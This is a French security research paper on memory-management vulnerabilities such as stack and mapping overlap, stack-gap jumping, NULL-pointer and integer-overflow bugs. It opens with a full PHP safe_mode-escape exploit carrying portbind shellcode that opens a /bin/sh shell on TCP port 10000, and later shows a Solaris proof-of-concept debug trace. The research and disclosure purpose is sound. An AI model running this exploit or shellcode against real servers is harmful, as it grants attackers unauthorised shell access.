Nous allons démontrer la réalité de ces problèmes en écrivant un « exploit » permettant d'exécuter un code assembleur arbitraire à partir d'un script PHP soumis aux restrictions *safe_mode*. Ce code de démonstration a été testé avec succès sur Linux 2.6.11 avec Apache 2.0.53 + mod_php 4.3.0. La condition préalable nécessaire est que le script PHP ait la possibilité d'allouer presque 3 GB de mémoire, donc que le système possède autant de mémoire (RAM + swap) et que l'option *memory_limit* de PHP ne soit pas activée.

Le principe de l'attaque est le suivant. Tout d'abord, le script PHP alloue en boucle des chaînes de caractères « aaaaaaaaaa... » de plusieurs MB de longueur. Ces chaînes remplissent quasiment tout l'espace de mémoire virtuelle du processus, jusqu'à allouer une dernière chaîne (`$v[364]`) qui est située à quelques centaines de kilo-octets en-dessous de la position actuelle du registre de pile. [2] La fonction récursive `a($n, &$v)` est alors appelée. Elle s'auto-appelle 2500 fois, ce qui fait « descendre » la pile qui finit par rencontrer notre mapping `$v[364]`.

Le recouvrement de la pile et du mapping correspondant à la chaîne de caractères `$v[364]` permet alors au script PHP d'accéder en lecture et écriture

[2] En effet, PHP utilise la fonction `emalloc()` pour allouer des chaînes de caractères en mémoire, laquelle fait elle-même appel à la fonction `malloc()` standard.

aux données de la pile, tout simplement en accédant aux caractères de la chaîne `$v[364]`. Il est alors trivial de modifier quelques adresses de retour de fonctions stockées sur la pile pour les faire pointer sur un shellcode que nous avons placé en mémoire. Lorsque les 2500 appels de la fonction récursive `a($n, &$v)` retournent, l'un de ces retours est détourné vers notre shellcode, qui est un code assembleur qui exécute le shell `/bin/sh` et y donne l'accès sur le port 10000/tcp.

Une connexion sur ce port montre que l'on a obtenu un accès shell non restreint avec les droits de l'utilisateur apache. Voici le code de l'exploit.

```
<?
function a($n, &$v) {
  if ($n<2500)
    a($n+1, $v);
  else {
    $i=364;
    $num=0;
    for ($j=1*1024*1024; $j>0; $j--) {
      // if this looks like a saved EIP address 0xb7xxxxxxx ...
      if ( ($v[$i]{($j/4)*4} == chr(0xb7))  && ($num<10) ) {
        // ...then overwrite it with the address of our NOP
        // slide+shellcode
        $v[$i]{($j/4)*4}=chr(0xb8);
        $v[$i]{($j/4)*4-1}=chr(0x14);
        $v[$i]{($j/4)*4-2}=chr(0x00);
        $v[$i]{($j/4)*4-3}=chr(0x00);
        $num++;  // do it 10 times just to make sure
      }
    }
  }
}

function doit() {

  $shellcode =
   "\x31\xdb\xf7\xe3\xb0\x66\x53\x43\x53\x43\x53\x89\xe1\x4b" .
   "\xcd\x80\x89\xc7\x52\x66\x68\x27\x10\x43\x66\x53\x89\xe1" .
   "\xb0\x10\x50\x51\x57\x89\xe1\xb0\x66\xcd\x80\xb0\x66\xb3" .
   "\x04\xcd\x80\x50\x50\x57\x89\xe1\x43\xb0\x66\xcd\x80\x89" .
   "\xd9\x89\xc3\xb0\x3f\x49\xcd\x80\x41\xe2\xf8\x51\x68\x6e" .
   "\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x51\x53\x89\xe1" .
   "\xb0\x0b\xcd\x80"; // portbind shellcode by bighawk

  // eat large (128 MB) amounts of memory
  $count=21;
  $t = array($count);
  for ($i=0; $i<$count; $i++) {
```

```
    $t[$i]=str_repeat("a", 128*1024*1024);
  }

  // eat smaller amounts of memory (to be able to allocate
  // just below the stack) and put our shellcode there
  $count=365;
  $u = array($count);
  for ($i=0; $i<$count; $i++) {
    // NOP slide + shellcode
    $u[$i]=str_repeat(chr(0x90), 1*1024*1024 - \
      strlen($shellcode) + $i*7).$shellcode;
  }

  // free some memory to avoid potential out of memory
  // problems laters
  for ($i=0; $i<20; $i++) {
    $t[$i]="X";
  }

  // run recursive function
  a(0, $u);
}

echo "Running... ";
doit();
echo "Done (exploit failed $$$).";
?>
```

3.2 Saut de gap

Même lorsqu'un mécanisme de sécurité existe, comme une page de garde ou un gap, la manière dont le compilateur gère l'allocation des variables locales des fonctions peut être une source de vulnérabilité. Si par souci d'optimisation le compilateur se contente de soustraire la taille des variables au registre de pile %esp pour les allouer, il peut alors être possible de « sauter » le gap ou la page de garde pour « atterrir » sur un autre mapping situé juste en-dessous. La pile et ce mapping se chevaucheront alors.

Une application est vulnérable si les conditions suivantes sont réunies :

- Existence dans l'application visée d'une fonction dont la taille des variables locales non initialisées est supérieure à la taille du gap (généralement 4096 octets), ou qui appelle la fonction `alloca()` avec une taille suffisante.
- Possibilité pour l'attaquant de faire en sorte que cette fonction soit appelée lorsque le registre de pile est proche du bas du mapping de la pile, afin de « sauter le gap ».
- La fonction ne doit pas accéder en lecture ou en écriture aux variables locales qui ont servi à sauter le gap, sous peine de provoquer une erreur

de segmentation. Quoique certains logiciels peuvent décider de gérer cette erreur, auquel cas ils sont potentiellement vulnérables.

Mécanisme d'agrandissement de la pile vers le bas sur les noyaux Linux 2.4 Les sources du noyau permettent de comprendre finement le mécanisme d'agrandissement de la pile.

Dans arch/i386/mm/fault.c :

```
asmlinkage int
do_page_fault(struct pt_regs *regs, unsigned long error_code) {
(...)
        if (!(vma->vm_flags & VM_GROWSDOWN))
                goto bad_area;
        if (error_code & 4) {
                /*
                 * accessing the stack below %esp is always a bug.
                 * The "+ 32" is there due to some instructions
                 * (like pusha) doing post-decrement on the stack
                 * and that doesn't show up until later..
                 */
                if (address + 32 < regs->esp)
                        goto bad_area;
        }
        find_vma_prev(mm, address, &prev_vma);
        if (expand_stack(vma, address, prev_vma))
                goto bad_area;
(...)
```

Et dans mm/mmap.c :

```
int heap_stack_gap = 1;
int expand_stack(struct vm_area_struct * vma,
                 unsigned long address,
                 struct vm_area_struct * prev_vma)
(...)
        address &= PAGE_MASK;
        if (prev_vma && prev_vma->vm_end +
            (heap_stack_gap \og{}PAGE_SHIFT)  > address)
                return -ENOMEM;
        spin_lock(&vma->vm_mm->page_table_lock);
        grow = (vma->vm_start - address)\fg{} PAGE_SHIFT;
(...)
```

Lors d'un `call`, `push`, `pop`, lecture ou écriture d'une variable locale, etc... une opération d'accès à la mémoire a lieu près du registre de pile %esp. Si la taille de

la pile se révèle insuffisante, cette opération provoque une « page fault » (tentative d'accès à une zone non mappée de la mémoire). La fonction `do_page_fault` est appelée. C'est elle qui se charge de décide si l'accès en mémoire doit provoquer l'envoi d'un signal `SIGSEGV` au processus, ou s'il s'agit d'un débordement de pile.

C'est ce dernier cas qui est retenu si l'accès fautif a lieu au-dessus de %esp et jusqu'à 32 octets en-dessous, et que la zone mémoire mappée au-dessus la plus proche possède le flag `VM_GROWSDOWN`. L'accès est considéré comme étant une opération de pile. La fonction `expand_stack` est alors appelée. Elle va tenter d'allouer de la mémoire pour la pile de manière à l'étendre jusqu'à la valeur de l'adresse demandée, donc au maximum jusqu'à %esp-32, arrondi à la taille d'une page. Un gap d'une page non allouée est réservé entre la pile et le mapping situé en-dessous (heap_stack_gap). Si la fonction `expand_stack` peut allouer la mémoire, l'exécution du programme se poursuit de façon transparente, sinon un signal `SIGSEGV` est envoyé au processus.

Remarque : La valeur de `heap_stack_gap` peut être modifiée par l'administrateur du système via un réglage dans /proc. Ainsi, certaines versions de Java nécessitaient la mise à zéro de ce paramètre ! Cela rend l'ensemble du système Linux 2.4 ainsi configuré vulnérable aux attaques du noyau 2.6 vues au paragraphe 3.1.

Quand la pile joue à saute-mouton. Nous avons vu que l'espace mémoire de la pile ne peut pas, en bas, être plus proche que la taille d'une page (4096 octets) d'un autre mapping de mémoire. Cet espace réservé en-dessous de la pile (gap) a pour but de provoquer une erreur de segmentation lorsque la pile n'a pas pu grandir et qu'un nouvel appel de fonction intervient.

La vulnérabilité consiste à mettre le programme à exploiter dans une situation d'usage intense de la mémoire, ce qui va permettre d'allouer des mappings en mémoire proches du bas de la pile. Ensuite, suivant le flux d'exécution de l'application attaquée, il peut être possible de faire "sauter le gap" aux registres %esp et %ebp afin de faire en sorte que les valeurs stockées sur la pile viennent écraser celles contenues dans nos allocations mémoire.

Ici la faute revient au compilateur gcc. Il devrait adopter un mécanisme d'allocation de données sur la pile permettant de s'assurer que %esp reste toujours sur la pile. La solution suivante, décrite dans une documentation disponible sur *http ://rs1.szif.hu/ tomcat/win32/win32asm.txt*, est apparemment mise en oeuvre par le compilateur Visual C++ sur les systèmes Windows :

> « This problem is taken care of by the "stack checking" logic of the compilers : when the compiler detects that a function is allocating more than 4K of local data, it generates code that "touches" the allocated data sequentially, from top to bottom, 4K at a time. Whenever the guard page is touched, and new page is committed 4K below it and the newly

> committed page becomes the guard page, and the compiler stack probe routine prevents a stack fault from occurring this way. »

Les informations données sur le fil de discussion à l'adresse *http ://www.code comments.com/message226702.html* indiquent que l'implémentation de `alloca()` utilisée par VC++ utilise ce même principe :

> This is the purpose of the call to _alloca_probe. Windows will only expand your stack by 1 page at a time, so you can only reliably expand the stack by 4096 bytes at a time. This behavior causes a random, invalid access that coincides with stack space to cause an exception rather than expand the stack and go undetected.
> The _alloca_probe function works around this by reading a byte from each page of the stack. The read will cause a page fault, and this in turn causes the page to be allocated. The algorithm continues until it guarantees that the allocated range is all paged in. VC++ also calls _alloca_probe if you allocate more than 4K in a frame.

Le problème vient bien de l'optimisation effectuées par le compilateur gcc, qui n'utilise ces mécanismes de sécurité.

Exemple « preuve de concept » d'exploit local sur Solaris 9 (Sparc 32 bits). Prenons comme hypothèse que nous découvrons une application *suid* potentiellement vulnérable à un saut de gap, c'est-à-dire qui pourrait allouer un espace de plus de 16 KB sur la pile sans l'utiliser (variables locales, ou appel à `alloca()`).

Sur architecture Sparc, la pile du processus est située en haut de la mémoire. La bibliothèque dynamique ld.so.1 est placée juste en-dessous. Un gap variable de 16 KB à 64 KB, fonction de la limite système de la taille de la pile, sépare la fin du mapping de ld.so.1 et la limite basse de la pile (tableau 7) :

```
$ pmap 990
990:    ./stackgap_exploit
00010000       8K r-x--  /home/test/sstic/stackgap_exploit
00020000       8K rwx--  /home/test/sstic/stackgap_exploit
00022000 4180344K rwx--    [ heap ]
FF280000     688K r-x--  /usr/lib/libc.so.1
FF33C000      24K rwx--  /usr/lib/libc.so.1
FF342000       8K rwx--  /usr/lib/libc.so.1
FF350000     128K rw---    [ anon ]
FF380000       8K rwx--    [ anon ]
FF390000      16K r-x--  /usr/platform/sun4u/lib/libc_psr.so.1
FF3B0000       8K r-x--  /usr/lib/libdl.so.1
FF3C0000     160K r-x--  /usr/lib/ld.so.1
FF3F6000      16K rwx--  /usr/lib/ld.so.1
FFBF4000      48K rwx--    [ stack ]
 total   4181464K
$
```

Tab. 7. Emplacement en mémoire de la section .data de ld.so.1 en fonction de la taille maximum de la pile (ulimit -s)

mapping .data ld.so	valeur de la limite de pile	taille minimum du gap
FFBE6000	de 0 à 72k	16 KB
FFBD6000	de 73 à 136	16 KB
FFBC6000	de 137 à 200	16 KB
FFBx6000	de N à N + 64 KB	16 KB

La technique d'exploitation consistera à influer sur les deux facteurs suivants pour faire en sorte que le saut de gap puisse avoir lieu :

- Modifier la valeur de la limite de pile, à l'aide de la commande `ulimit` du shell bash, pour faire en sorte que le gap soit le plus petit possible (16 KB) et que la fonction vulnérable s'en rapproche au maximum.

- Modifier la taille des variables d'environnement pour régler finement la position du registre de pile.

L'exploitation se déroule par exemple comme ceci :
1- On place la limite de pile à 200 KB (par exemple) pour avoir un gap de 16 KB.
2- On remplit l'environnement pour « tuner » correctement la pile de façon à pouvoir sauter le gap grâce aux variables locales ou un `alloca()` d'une fonction.
3- On saute le gap. La pile chevauche donc les données de la bibliothèque ld.so.1.
4- On écrase, avec les variables locales de la fonction, des pointeurs situés dans la section .data de ld.so.
5- A la terminaison du programme le flux d'exécution pourra être redirigé vers un shellcode.

La sortie de debuggage suivante a été obtenue sur un code de test utilisant ce principe d'exploitation. Quiconque connaît un peu d'assembleur peut voir que l'on est capable de rediriger le flux d'exécution du programme sur une adresse arbitraire (les données 0x42424242 sont contrôlées par nous).

```
$ gdb ./stackgap_exploit
(gdb) r
Starting program: /home/test/sstic/./stackgap_exploit
Program received signal SIGSEGV, Segmentation fault.
0xffb9a0fc in ?? ()
(gdb) x/3i $pc
0xfffffffffb9a0fc:     ld  [ %o0 ], %o0
0xfffffffffb9a100:     jmp  %o0
0xfffffffffb9a104:     restore
(gdb) p/x $o0
$1 = 0x42424242
```

Cet exemple demeure purement scolaire, mais a le mérite de prouver que le saut de gap est théoriquement possible. Nous avons pu le tester également sur Linux 2.4, plate-forme sur laquelle il y aura plus de possibilités d'exploitation que sur Solaris.

3.3 Exemple d'un bug du noyau OpenBSD

Le système d'exploitation peut parfois introduire de petits bugs qui peuvent sembler anecdotiques, mais ont potentiellement des conséquences sur la sécurité des applications. Ainsi, le mapping d'une grande quantité de mémoire sur OpenBSD 3.6 n'est pas correctement géré.

Dans uvm/uvm_mmap.c :

```
sys_mmap(p, v, retval)
(...)
  pageoff = (pos & PAGE_MASK);
  pos  -= pageoff;
  size += pageoff;                    /* add offset */
  size = (vsize_t) round_page(size);  /* round up */
  if ((ssize_t) size < 0)
    return (EINVAL);                  /* don't allow wrap */
```

avec :

```
#define round_page(x)   (((x) + PAGE_MASK) & ~PAGE_MASK)
```

On remarque que si `size` est proche de 4 GB, un dépassement de capacité d'entier aura lieu dans la macro `round_page(size)` qui va arrondir `size` à la taille d'une seule page de mémoire. En effet `size + PAGE_MASK` dépassera la taille maximum d'entier 32 bits, qui est 4 G, et aura donc une valeur proche de zéro.

Si une application veut mapper en mémoire un fichier ou une zone anonyme d'une taille trop grande, l'allocation semblera donc réussir, mais en réalité une seule page sera allouée. Lorsque l'application utilisera cette allocation, ses accès en mémoire auront donc toutes les chances d'accéder en réalité à d'autres mappings (tas, pile...). En fonction de l'application considérée, on peut imaginer des situations où ce bug est exploitable. Mais nous n'avons pas vérifié cela.

4 Exploitation de bugs applicatifs censés être inexploitables

Certains bugs sont connus pour provoquer, au pire, un crash de l'application. Nous allons voir que dans certains cas, il est possible de tirer parti de ces failles censées être mineures pour exécuter du code arbitraire dans l'espace mémoire de l'application.

4.1 Exploiter les pointeurs NULL

La consommation de toutes les ressources de mémoire disponibles, ou la tentative d'allocation d'une quantité trop importante de mémoire, entraîne le retour d'un pointeur nul en réponse à une tentative d'allocation de mémoire, au lieu d'un pointeur donnant l'adresse de la zone de mémoire allouée. Si ce code de retour NULL de la fonction `malloc()` n'est vérifié par l'application, elle va l'utiliser comme étant l'adresse de début de la zone mémoire censée être allouée.

Cela entraîne généralement un crash de l'application. En effet le déréférencement de l'adresse mémoire 0, en lecture ou en écriture, entraîne une erreur de segmentation si elle n'est pas mappée. Alors, simple déni de service ? Pas si sûr...

Allocation de la page située à l'adresse 0. Première possibilité d'exploitation : cette adresse 0 peut correspondre à un mapping valide...

Sur Linux 2.6, on peut allouer l'adresse 0 avec des appels à `mmap()` ou `malloc()`. Sur Solaris / x86, la pile peut descendre jusqu'à zéro si les limites le permettent (de plus, il suffit que la pile se rapproche de 0 à 64 KB près).

Etudions le code vulnérable suivant, qui est un exemple réaliste. On suppose que l'on contrôle les données fournies dans `userdata` :

```
size = strlen(userdata) + 1;
buffer = (char *) malloc(size);
strcpy(buffer, userdata);
```

Si l'allocation de `buffer` échoue par manque de mémoire, il vaudra 0. L'appel à `strcpy` est censé faire crasher l'application à cause de la tentative d'accès à l'adresse 0.

En réalité, il n'y aura pas de crash si on a pu allouer préalablement la page située à l'adresse 0. Sur Linux 2.6 on se retrouve alors dans une situation de *heap overflow* (écrasement de données sur le tas avec des valeurs contrôlées par l'attaquant). Sur Solaris / x86, on a généré un *stack overflow*. On retombe donc sur des situations classiques permettant de prendre le contrôle de l'application.

Indices de tableaux. Si le pointeur NULL est accédé par l'application avec l'utilisation d'un offset ou d'un indice, il peut être possible de corrompre des zones de mémoire allouées (tas, mappings divers...).

Ainsi le code suivant, tiré de l'application Mozilla, est potentiellement exploitable :

```
223 fNumberOfMessageSlotsAllocated += kImapFlagAndUidStateSize;
224 fUids.SetSize(fNumberOfMessageSlotsAllocated);
225 fFlags = (imapMessageFlagsType*) PR_REALLOC(fFlags,
    sizeof(imapMessageFlagsType) * \
    fNumberOfMessageSlotsAllocated);
    (...)
232 fFlags[fNumberOfMessagesAdded] = flags;
```

Imaginons que `fFlags` vaut 0 parce que `PR_REALLOC` n'a pas pu allouer la mémoire. L'adresse 0 n'est jamais adressée directement. Par contre, l'application écrit dans `fFlags[fNumberOfMessagesAdded]`, ce qui correspond à l'adresse mémoire `0 + fNumberOfMessagesAdded`. Le mapping alloué à cette adresse de la mémoire sera donc corrompu.

Objet nul en C++. Certaines applications écrites en langage C++ peuvent décider d'affecter un « objet nul » en cas de problème d'allocation d'un nouvel objet, en lieu et place du pointeur nul.

Il s'agit d'un cas très spécifique. L'avantage est qu'un objet C++ est stocké à une adresse non nulle située dans le tas ou le segment de données. Les tentatives d'écriture vont donc fonctionner et écraser des données du tas de l'application, ce qui est exploitable.

Mozilla se comportait ainsi en cas de manque de mémoire. Pour plus de détails sur cette vulnérabilité consulter `http://www.cppsecurity.com/mozilla-1.7.3-OOM.txt`.

4.2 Dépassement de mapping

Par extension des dépassements de tampon, un dépassement de mapping consiste en une dépassement d'une zone d'allocation pour écrire des données dans une autre zone contigüe. C'est possible si le système ne place pas de gap ou de page de garde entre deux mappings (ce n'est généralement pas le cas).

Exemples : dépassement du tas dans un mapping `mmap()` ; dépassement d'un mapping `mmap()` dans le tas ; dépassement de la pile dans le tas ; dépassement du tas sur la pile (si absence de gap) ; ...

Dépassements du tas.

Contournement des protections « anti-heap overflows ». Les dépassements sur le tas sont difficilement exploitables sur Windows XP SP2 et sur les nouvelles versions de la glibc.

Il est théoriquement réalisable d'exploiter ces vulnérabilités en dépassant sur un autre mapping. Par exemple, sur Linux 2.6, la pile est une cible possible très attractive !

Dépassement d'un tampon situé à la fin du tas. Si on n'écrase rien d'intéressant, que faire ? Écraser la pile (Linux 2.6) ou d'autres mappings... Le principe est le même qu'au paragraphe précédent.

memcpy() de taille 4 GB (-1). Ce type de dépassement, souvent dû à un problème d'entiers, est potentiellement exploitable sur architectures 64 bits en allouant 4 GB de mémoire pour éviter un crash. Mais sur architectures 32 bits,

le crash est inévitable puisqu'il n'est pas possible d'allouer 4 GB de mémoire continue.

Sur Windows 32 bits, il pourrait être possible (non testé) d'exploiter ce type de vulnérabilités en tirant parti du fait qu'il est possible d'allouer un mapping du tas adjacent à un « Thread Environment Block », dont les quatre premiers octets – que l'on écrase en premier – correspondent à un pointeur sur la chaîne de gestionnaires d'exception SEH.

Dépassement de tampon au sein d'un segment de données d'une bibliothèque. Si un dépassement de tampon statique est découvert dans une fonction d'une bibliothèque dynamique, mais qu'aucune donnée intéressante ne peut être écrasée (pointeur...), ce dépassement est inexploitable.

Il devient exploitable si on peut allouer un mapping du tas juste après la section .bss de la bibliothèque concernée, et provquer alors le dépassement.

main() overflows Dans le cas où la fonction `main()` retourne par `exit()` au lieu de retourner avec `return`, les dépassements de tampon sur la pile de au sein de `main()` peuvent être inexploitables.

Néanmoins, si un mapping est alloué au-dessus de la pile et la touche par le haut, ce mapping pourra être modifié par le débordement de pile. Ce qui rend le bug potentiellement exploitable. Cela pourrait être le cas sur Linux avec le patch de sécurité grsecurity, qui place la pile à un emplacement aléatoire en mémoire : on pourrait mapper une partie du tas juste après la pile.

De plus, les stack overflows sur les argv[] et les variables d'environnement peuvent être exploités de la même façon.

Contournement les protection de type /GS ou gcc/Propolice Le principe est le même que pour exploiter les overflows dans `main()` : il faut pouvoir dépasser le haut de la pile et écrire dans un mapping situé juste au-dessus. Cette technique pourrait dans ce cas permettre de contourner les protections anti-dépassements de tampon.

Buffer « underflows » Les « buffer underflows » sur la pile sont généralement inexploitables. Ils peuvent devenir exploitables si le tas touche la pile par le bas, car on peut alors déborder sur le tas.

Les « buffer underflows » sur le tas ou dans un mmap peuvent donner la possibilité d'écraser des données situées dans la section .data et .bss d'une bibliothèque dynamique, par exemple libc.so.6 sur Linux. On rend ainsi ces bugs exploitables, même si le tas possède une protection contre la corruption.

5 Vulnérabilités dans l'application et l'usage des fonctions des bibliothèques

5.1 Dépassement d'entiers

L'usage de quantités importantes de mémoire peut entraîner des dépassements d'entiers là où on ne les attendait pas. Les dépassements « directs » de 4 GB sont possibles seulement sur architectures 64 bits si un compteur 32 bits est utilisé. Sur architectures 32 bits, quand il est possible d'allouer une grande quantité de mémoire – ainsi on peut allouer 2.7 GB en une seule fois avec `malloc()` sur Linux 2.6 – des dépassements d'entiers peuvent néanmoins apparaître dans les calculs réalisés à partir de la taille de ces données. Une simple multiplication de la taille par deux, par exemple, entraîne un dépassement de la capacité de l'entier.

De plus, un problème de représentation signé / non signé apparaît à partir du moment où l'on peut allouer plus de 2 GB de données (ce qui correspond à un entier signé négatif).

Exemples classiques d'utilisation de `strlen` *ouvrant des vulnérabilités potentielles :*

- `unsigned long len = strlen(ptr) ; escaped_str = malloc(len*3) ;`
  L'entier dépasse et la taille allouée par `malloc(len*3)` sera donc beaucoup plus petite que prévu. On peut par exemple trouver ces situations pour l'escaping de caractères spéciaux, l'encodage (base64...), la conversion en "wide char"...

- Autre exemple similaire, tiré d'un logiciel réel :
  ```
  int len = strlen(challenge);
  (...)
  inBufLen = (len * 3)/4;
  (... puis on décode en base 64 dans ce buffer !)
  ```
- `int len = strlen(ptr) ; if (len > buf_length) buf = realloc(buf, len+1) ; strcpy(buf, ptr) ;`
  La vérification `len>buf_length` est évitée si `len` est négatif (soit strlen(ptr) >2 GB).

- Erreur de signe dans un logiciel réel en cas d'allocation de taille >2 GB :

  ```
  char *nsIMAPGenericParser::CreateLiteral()
  {
    int32 numberOfCharsInMessage = atoi(fNextToken + 1);  <---
    int32 charsReadSoFar = 0, currentLineLength = 0;
    int32 bytesToCopy = 0;

    uint32 numBytes = numberOfCharsInMessage + 1;         <---
  ```

```
NS_ASSERTION(numBytes, "overflow!");
if (!numBytes)
  return nsnull;

char *returnString = (char *) PR_Malloc(numBytes);    <---

if (returnString)
{
  *(returnString + numberOfCharsInMessage) = 0;       <---
```

On peut faire allouer une grosse quantité de mémoire car `numBytes` est considéré comme un entier non signé par `malloc()`, tandis que l'écriture `*(returnString + numberOfCharsInMessage)` écrira AVANT le buffer, puisque `numberOfCharsInMessage` est considéré comme négatif.

5.2 Utilisation de mmap() avec le paramètre MMAP_FIXED

L'usage de la fonction `mmap()` pour allouer de la mémoire à une adresse fixée avec le paramètre `MMAP_FIXED` présente un risque. En effet, tout mapping existant précédemment à cet endroit est supprimé automatiquement.

Les différences importantes entre les 0S et leurs versions concernant l'organisation de la mémoire impliquent qu'aucune zone de mémoire n'est véritablement sure pour utiliser `MMAP_FIXED`.

5.3 Dysfonctionnement des fonctions des bibliothèques en cas de manque de mémoire

Pour des raisons techniques cette section sera disponible sur la version web de l'article, qui sera mise en ligne sur `http://www.sstic.org` ou `http://www.cppsecurity.com`.

6 Exploitabilité

Pour qu'une vulnérabilité liée à la gestion de la mémoire soit exploitable, il faut tout d'abord qu'elle existe, c'est-à-dire qu'un attaquant puisse interagir avec une application satisfaisant les conditions d'apparition de la vulnérabilité.

En effet, ces attaques nécessitent souvent des conditions assez spécifiques pour être réalisées. Par exemple : allocation de variables locales d'une taille supérieure à 4096 octets sans remplissage de ces zones de mémoire, possibilité de contrôler suffisamment le flux d'exécution de l'application pour pouvoir faire « monter et descendre » la pile de façon arbitraire et allouer de grandes quantitées de mémoire, etc...

Dans le cas où la vulnérabilité existe théoriquement, certains paramètres systèmes – et réseau dans le cas d'exploitation à distance – vont influer sur la possibilité ou non d'exécution de code arbitraire au sein du processus ciblé.

6.1 Limitations système

Taille de la mémoire Certaines des vulnérabilités étudiées se basent sur l'allocation d'une grande quantité de mémoire au sein de l'espace de mémoire virtuelle du processus. Il faut alors que la mémoire disponible du système, constituée de la somme de la mémoire physique (RAM) et de la partition d'échange sur le disque (swap), soit suffisante.

D'autre part, l'existence d'une grande quantité de mémoire physique n'est pas forcément pris en compte dans le calcul de la taille maximale de la mémoire virtuelle allouable à un processus. Ainsi, sur un système Linux 2.4 possédant 512 MB de RAM et 2.7 GB de swap, on pourra remplir complètement les 3 GB d'espace virtuel d'un processus. Mais sur un système possédant 3 GB de RAM et 512 MB de swap, on ne pourra allouer que 1.5 BG au maximum pour un processus, car le noyau ne peut adresser que 1 GB de RAM au même moment.

Néanmoins, on peut supposer que les utilisateurs de systèmes possédant beaucoup de RAM auront configuré leurs systèmes pour qu'ils puissent utiliser cette RAM au mieux : soit en allouant 2 GB au lieu de 1 GB pour l'espace virtuel du noyau (ce qui ramène également la taille de l'espace virtuel des processus à 2 GB au lieu de 3 GB), soit en activant les extensions PAE ou WAE disponible sur les OS récents comme le noyau Linux 2.6.

Lorsqu'il s'agit de provoquer une situation de manque de mémoire au sein d'une application, deux cas de figure peuvent se présenter en fonction de la taille totale de la mémoire disponible du système.

- Si celle-ci est importante (plusieurs giga octets), il est possible d'allouer toute la mémoire virtuelle d'un processus et donc de provoquer sans danger une situation de manque. De même, si le processus possède une limite basse pour la quantité de mémoire autorisée, on peut allouer cette quantité sans générer de problème pour le reste du système.
- Par contre, si la mémoire du système est insuffisante, on pourra effectivement provoquer une situation de manque de mémoire au sein d'un processus... mais du même coup tout le système manquera de mémoire. Le noyau du système décidera alors de l'action à effectuer. En fonction de l'OS et de sa version, le processus qui a consommé toute la mémoire pourra être tué. Dans tous les cas, le système sera très ralenti du fait de l'importante pagination sur le disque.

Remarquons aussi que pour provoquer une erreur par manque de mémoire au sein de la fonction `malloc()`, il n'est pas forcément nécessaire de remplir la totalité la mémoire du processus. Ainsi :

- Sur la majorité des systèmes, le tas croît de manière continue à partir d'une adresse de départ, et s'arrêtera de grandir dès qu'il rencontre un autre mapping en mémoire (bibliothèque dynamique, zone mappée avec `mmap`...). C'est le cas entre autres sur Solaris, OpenBSD, et les anciennes versions de la glibc (<2.2) sur Linux. Dans ce dernier cas, sur Linux 2.4 les bibliothèques dynamiques sont mappées à partir de l'adresse 0x40000000,

ce qui laisse au mieux environ 900 MB disponibles pour le tas si la taille des allocations est inférieure à 128 KB.
- La fragmentation du tas peut être exploitée pour provoquer des situations de manque de mémoire pour un appel à `malloc()`, alors que l'espace disponible total est bien plus important.
- Bien évidemment, si on peut provoquer un appel à `malloc(N)` avec N supérieur à la taille de l'espace virtuel du processus, le système ne pourra en aucun cas allouer la mémoire et renverra toujours un pointeur nul.

Dans tous les cas, il faut que l'application soit telle qu'un utilisateur malveillant puisse allouer de grandes quantités de données. Les bugs de type « memory leaks » (fuite de mémoire) pourront être utilisés en complément des allocations normales.

Limitation des ressources Les ressources allouées à un processus peuvent être limitées par le système, en particulier la taille maximum de la pile et celle de la mémoire virtuelle. Un processus peut modifier ces valeurs, si le système l'y autorise, à l'aide de l'appel système `setrlimit()`. La commande `ulimit` du shell bash permet de lister les limites actuelles du shell :

```
$ ulimit -a
core file size          (blocks, -c) 0
data seg size           (kbytes, -d) unlimited
file size               (blocks, -f) unlimited
max locked memory       (kbytes, -l) 32
max memory size         (kbytes, -m) unlimited
open files                      (-n) 1024
pipe size            (512 bytes, -p) 8
stack size              (kbytes, -s) 8192
cpu time               (seconds, -t) unlimited
max user processes              (-u) 4091
virtual memory          (kbytes, -v) unlimited
$
```

Nous ne détaillerons pas ici ces mécanismes de limitation des ressources, qui diffèrent subtilement selon les systèmes d'exploitation. Il suffit de constater que l'exploitation des vulnérabilités liées à la gestion de la mémoire pourra être rendue impossible par l'existence de ces limites (exemple : impossibilité de faire grandir suffisamment la pile), ou au contraire en sera facilitée (exemple : limitation de la taille de mémoire virtuelle permettant d'obtenir sans risque une condition de manque de mémoire).

Notons qu'un attaquant sur un système local peut limiter les ressources des processus qu'il lance, ce qui lui permet de lancer facilement des applications privilégiées *suid* dans des situations de manque important de ressources.

Vitesse d'allocation La vitesse d'allocation de la mémoire est un point à prendre en compte. En effet certains programmes, en particulier les services réseaux, possèdent un mécanisme de timeout. Un signal d'alarme interrompt l'action du processus au bout d'un temps prédéfini. D'autre part, un système qui passe du temps à allouer beaucoup de mémoire s'en trouve globalement ralenti, ce qui peut être remarqué ou provoquer d'autres problèmes : l'attaquant a tout intérêt à ce que son action soit rapide. Enfin, l'exploitation de ces vulnérabilités peut nécessiter l'utilisation de techniques de force brute, donc un grand nombre d'essais.

Le remplissage de grandes quantités de mémoire se réalise en deux phases :
- 1. mapping des pages mémoire dans l'espace virtuel du processus
- 2. écriture de données sur ces pages

Sur tous les systèmes testés à l'exception de certaines versions de Solaris, le mapping des pages est quasiment instantané. Un `mmap()` ou un `malloc()` renvoient tout de suite une plage mémoire allouée, ceci même si le système ne dispose pas réellement de cette mémoire ! Ensuite, lorsque l'application cherche à lire ou à écrire dans la zone ainsi allouée, l'allocation se fait véritablement. Si de la place est disponible en RAM, l'action est encore une fois quasiment instantanée. Par contre, si la swap disque doit être utilisée, plusieurs minutes peuvent être nécessaires pour allouer 1 GB.

Ainsi, l'idéal pour un attaquant serait de pouvoir provoquer une fuite de mémoire dans l'application ciblée en lui faisant allouer de gros blocs qui ne seraient pas, ou peu, utilisés.

Remarque : la création de fichiers de taille importante (plusieurs gigas octets) peut permettre d'exploiter certaines vulnérabilités. La place disponible sur le disque et les quotas d'espace disque joueront alors un rôle. A noter que l'on peut « tromper » un système ext2 ou ext3 en créant des fichiers très gros sur des partitions ne pouvant pas les contenir, par exemple à l'aide de la commande `dd seek=<grande valeur> count=1 if=... of=....`

6.2 Limitations réseau

Lorsque la tentative d'exploitation se fait à distance, par le réseau, des limitations peuvent apparaître.

Vitesse de transfert Les applications recevant des données par le réseau ont parfois – mais pas toujours – un mécanisme de timeout. Ce qui pourrait empêcher l'envoi d'une taille importante de données, à cause du temps important nécessaire pour les transférer. D'autre part, les applications clientes, comme les navigateurs Internet, sont susceptibles d'être fermées par l'utilisateur au bout d'un certain temps.

